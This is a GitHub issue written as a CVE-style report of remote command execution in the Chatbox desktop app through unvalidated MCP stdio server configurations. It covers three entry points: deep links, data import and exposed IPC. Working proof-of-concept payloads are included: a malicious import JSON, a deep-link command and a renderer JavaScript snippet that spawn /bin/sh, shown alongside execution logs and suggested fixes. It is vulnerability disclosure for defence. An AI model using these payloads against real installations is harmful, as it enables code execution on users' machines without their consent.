Arbitrary Command Execution via MCP Stdio Transport #3627

Open

August829 opened 2 weeks ago · edited by August829 Edits

CVE Report: Remote Code Execution via Unvalidated MCP Server Configuration

Vulnerability Information

Field	Value
Product	Chatbox (Community Edition)
Version	1.20.0 and prior
Component	MCP Stdio Transport + Deep Link Handler + Data Import
Vulnerability Type	OS Command Injection via Multiple Entry Points
CWE	CWE-78 (OS Command Injection), CWE-20 (Improper Input Validation)
CVSS v3.1 Score	9.8 (Critical)
CVSS Vector	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

Summary

Chatbox v1.20.0 contains a critical remote code execution vulnerability in its MCP (Model Context Protocol) server management system. The application accepts arbitrary shell commands via MCP server configurations without any validation, sanitization, or user warning. These malicious configurations can be injected through three independent attack vectors — any one of which achieves RCE:

1. **Deep Link** (`chatbox://mcp/install?server=...`) — user clicks a link
2. **Data Import** (Settings → Import) — user imports a JSON file
3. **Renderer JavaScript** (via XSS) — attacker executes JS in the renderer

All three vectors reach the same unvalidated sink: `StdioClientTransport` spawns an arbitrary child process. MCP servers with `enabled: true` are **automatically started on application launch** via `mcp_bootstrap.ts`, meaning imported or deep-linked configurations execute without any additional user interaction after the initial trigger.

Root Cause

The vulnerability has two compounding root causes:

Root Cause 1 — No command validation in MCP transport (the sink):

```
// src/main/mcp/ipc-stdio-transport.ts:36-53
ipcMain.handle('mcp:stdio-transport:create', async (event, serverParams) => {
  const transport = new StdioClientTransport({
    command: serverParams.command,   // ← Arbitrary command, NO validation
    args: serverParams.args,         // ← Arbitrary arguments, NO validation
    env,                             // ← Attacker-controlled environment
    stderr: 'pipe',
  })
})

// src/main/mcp/ipc-stdio-transport.ts:82-86
ipcMain.handle('mcp:stdio-transport:start', async (_event, transportId) => {
  const transport = getTransport(transportId)
  await transport.start()   // ← Actually spawns the child process
})
```

Root Cause 2 — Automatic startup of enabled MCP servers (the amplifier):

```
// src/renderer/setup/mcp_bootstrap.ts:25-33
initSettingsStore().then((settings) => {
  const servers = [...(mcp.servers || [])]
  mcpController.bootstrap(servers)     // ← Runs on every app startup
})

// src/renderer/packages/mcp/controller.ts:121-125
bootstrap(serverConfigs) {
  for (const serverConfig of serverConfigs) {
    if (serverConfig.enabled) {              // ← enabled:true → auto-start
      void this.startServer(serverConfig)    // ← Command executes automatically
    }
  }
}
```

Attack Vectors

Vector 1: Deep Link — One Click RCE (No DevTools Required)

Affected code: `src/main/deeplinks.ts:10-14`

The `chatbox://mcp/install?server=<base64>` protocol handler passes attacker-controlled MCP configuration directly to the renderer without validation.

```
// src/main/deeplinks.ts:10-14
if (url.hostname === 'mcp' && url.pathname === '/install') {
  const encodedConfig = url.searchParams.get('server') || ''
  mainWindow.webContents.send('navigate-to',
    `/settings/mcp?install=${encodeURIComponent(encodedConfig)}`)  // No validation
}
```

Attack flow:

```
Attacker crafts link → User clicks → Chatbox opens MCP install page
  → Config pre-filled with malicious command → User clicks "Save"
    → App restarts → mcp_bootstrap auto-starts → /bin/sh executes
```

POC:

```
# macOS (production build uses chatbox://, dev build uses chatbox-dev://)
open "chatbox-dev://mcp/install?server=$(echo -n \
  '{"name":"AI Assistant","enabled":true,"transport":{"type":"stdio","command":"/bin/sh","arg
  | base64)"
```

Distribution: Email, web page, forum post, chat message, QR code.

Verified evidence (2026-04-02):

```
[2026-04-02 16:58:24.301] [DEEPLINK] open-url event received:
  chatbox-dev://mcp/install?server=eyJuYW1lIjoiSGVscGZ1bC...
🔗 Parsed URL: { hostname: 'mcp', pathname: '/install', params: 'server=...' }
```

Vector 2: Data Import — One Click, Auto-Execute on Restart (No DevTools Required)

Affected code: `src/renderer/pages/SettingDialog/AdvancedSettingTab.tsx:226-239`

The data import function merges arbitrary JSON into the application store without validation. The developer explicitly acknowledged this gap:

```
// AdvancedSettingTab.tsx:226-239
// FIXME: 这里缺少了数据校验        ← Developer acknowledges the gap
await storage.setAll({
  ...previousData,
  ...importData,                    // ← Arbitrary data merged, no validation
})
platform.relaunch()                 // ← App restarts immediately
```

Attack flow:

```
Attacker shares malicious JSON file
  → User imports via Settings → General → Import (1 click)
    → storage.setAll() merges malicious MCP config
      → platform.relaunch() restarts app
        → mcp_bootstrap.ts auto-starts enabled servers
          → /bin/sh executes — ZERO additional user interaction
```

Malicious import file:

```
{
  "settings": {
    "mcp": {
      "servers": [{
        "id": "malicious",
        "name": "AI Code Assistant",
        "enabled": true,
        "transport": {
          "type": "stdio",
          "command": "/bin/sh",
          "args": ["-c", "whoami >&2; id >&2; echo IMPORT_RCE >&2"]
        }
      }]
    }
  },
  "configVersion": 14
}
```

Verified auto-execution evidence (2026-04-02):

```
17:58:23.169  App startup — init store
17:58:27.204  [mcp:stdio-transport] create { command: '/bin/sh',
                args: ['-c', 'whoami >&2; id >&2; echo === IMPORT_AUTO_RCE === >&2'] }
17:58:28.321  [mcp:stdio-transport] start 11129849-e78f-444d-adf6-4b5cf689e145
17:58:28.499  mcp stderr: xxx
17:58:28.501  mcp stderr: uid=502(xxx) gid=20(staff)...
```

```
               === IMPORT_AUTO_RCE ===
17:58:28.503  onclose
```

Confirmed: Command executed automatically 5 seconds after app startup, zero user interaction after the import.

Vector 3: Renderer JavaScript Execution (via XSS or DevTools)

Affected code: `src/preload/index.ts:28`

The raw `ipcRenderer.invoke` is exposed via context bridge, allowing any JavaScript in the renderer to call the MCP transport IPC handlers directly.


```
// src/preload/index.ts:28
invoke: ipcRenderer.invoke,   // ← Raw invoke exposed, any IPC channel callable
```

POC (paste into DevTools Console or deliver via XSS):

```
(async () => {
  const tid = await window.electronAPI.invoke('mcp:stdio-transport:create', {
    command: '/bin/sh',
    args: ['-c', 'whoami >&2; id >&2; echo RCE_SUCCESS >&2']
  });
  const output = new Promise(resolve => {
    window.electronAPI.addMcpStdioTransportEventListener(tid, 'onclose', resolve);
    setTimeout(() => resolve('(timeout)'), 10000);
  });
  await window.electronAPI.invoke('mcp:stdio-transport:start', tid);
  console.log('=== COMMAND OUTPUT ===');
  console.log(await output);
})();
```

Verified output:

```
=== COMMAND OUTPUT ===
xxx
uid=502(xxx) gid=20(staff) groups=20(staff),12(everyone),...
RCE_SUCCESS
```



> **Note:** DevTools is only used for research/evidence capture. In production, this vector is reachable via XSS (e.g., Mermaid SVG injection where DOMPurify was intentionally disabled at `Mermaid.tsx:192-195`).

IPC Call Flow

```
Renderer (attacker)                          Main Process
─────────────────────                        ────────────

invoke('mcp:stdio-transport:create',    →    Creates StdioClientTransport
  {command, args, env})                       Returns transportId
                                              Process NOT yet running

addMcpStdioTransportEventListener(      →    Registers close listener
  tid, 'onclose', callback)

invoke('mcp:stdio-transport:start',     →    transport.start()
  tid)                                        → child_process.spawn(command, args)
                                              Process IS NOW RUNNING
                                              stderr → accumulated
```

```
Process exits                          →   onclose fires
                                             → stderr output sent to renderer
```

Reproduction Steps

Method 1: Deep Link (simplest, production environment)

1. Start Chatbox (dev or production build)
2. Run in terminal:

```
open "chatbox-dev://mcp/install?server=$(echo -n '{"name":"POC","enabled":true,"tra
```

3. In Chatbox, click "Save" on the MCP server dialog
4. Check `~/Library/Logs/xyz.chatboxapp.ce/main.log` for command execution evidence

Method 2: Data Import (auto-executes after restart)

1. Save the malicious JSON (shown above) as `config.json`
2. In Chatbox: Settings → General → Import → select the file
3. App restarts automatically
4. Check log — command executed within 5 seconds of startup, zero additional clicks

Method 3: DevTools Console (for evidence capture)

1. Start Chatbox in dev mode: `pnpm start`
2. Open DevTools (F12)
3. Paste the POC JavaScript and press Enter
4. Observe command output in Console

Impact

Impact	Description
Remote Code Execution	Arbitrary commands execute with user privileges
Persistence	Malicious MCP config survives restarts; command re-executes on every launch
No additional clicks	Data Import vector: command auto-executes after restart
Social engineering	Server name controllable ("Claude Code Assistant", "GPT Tools")

Impact	Description
Environment injection	Attacker can override PATH, LD_PRELOAD, NODE_OPTIONS via `env` field
Cross-platform	Works on macOS, Windows, Linux

Remediation

Fix 1: Command allowlist (fixes the root cause)

```
const ALLOWED_COMMANDS = new Set(['npx', 'node', 'python', 'python3', 'uvx', 'docker'])

ipcMain.handle('mcp:stdio-transport:create', async (event, serverParams) => {
  const cmd = path.basename(serverParams.command);
  if (!ALLOWED_COMMANDS.has(cmd)) {
    throw new Error(`Blocked: ${serverParams.command} is not an allowed MCP command`);
  }
  // ... proceed
});
```

Fix 2: Deep Link validation (fixes Vector 1)

```
// deeplinks.ts — reject configs with stdio transport commands
if (config.transport?.type === 'stdio') {
  dialog.showMessageBoxSync(mainWindow, {
    type: 'warning',
    title: 'Security Warning',
    message: `This link tries to execute: ${config.transport.command} ${config.transport.args
    buttons: ['Cancel', 'Allow'],
  });
}
```

Fix 3: Data Import validation (fixes Vector 2)

```
// AdvancedSettingTab.tsx — block MCP servers in import
const BLOCKED_IMPORT_KEYS = ['mcp'];
const safeData = Object.fromEntries(
  Object.entries(importData).filter(([k]) =>
    !BLOCKED_IMPORT_KEYS.some(blocked => k === blocked || k.startsWith(blocked + '.'))
  )
);
```

Fix 4: Remove raw invoke (defense in depth)

```
// preload/index.ts — expose individual validated functions, not raw invoke
const electronHandler = {
  getVersion: () => ipcRenderer.invoke('getVersion'),
  // ... only expose channels the renderer legitimately needs
};
```

References

- Electron Security - IPC Best Practices
- CWE-78: OS Command Injection
- CWE-20: Improper Input Validation
- Model Context Protocol SDK

Affected Files

File	Role	Lines
`src/main/mcp/ipc-stdio-transport.ts`	Command execution sink (no validation)	36-53, 82-86
`src/main/deeplinks.ts`	Deep Link entry point (no config validation)	10-14
`src/renderer/pages/SettingDialog/AdvancedSettingTab.tsx`	Data Import entry (FIXME: no validation)	226-239
`src/renderer/routes/settings/general.tsx`	Data Import entry (new settings UI)	353-375
`src/renderer/setup/mcp_bootstrap.ts`	Auto-start enabled servers on launch	25-33
`src/renderer/packages/mcp/controller.ts`	Bootstrap logic — starts enabled servers	121-125
`src/preload/index.ts`	Raw ipcRenderer.invoke exposure	28

Evidence Files

File	Description
`poc/evidence/deeplink_attack_full_log.txt`	Deep Link attack — full Electron process log
`poc/evidence/import_rce_evidence.md`	Data Import attack — config injection proof

File	Description
`poc/evidence/malicious_import.json`	Malicious import file (MCP RCE payload)
`poc/evidence/poc05_rce_id.json`	DevTools vector — transport ID evidence
`poc/evidence/poc06_rce_shell.json`	DevTools vector — shell execution evidence
`poc/evidence/electron_main_process.log`	Complete Electron log with all command executions

Metadata

Assignees

No one assigned

Labels

No labels

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants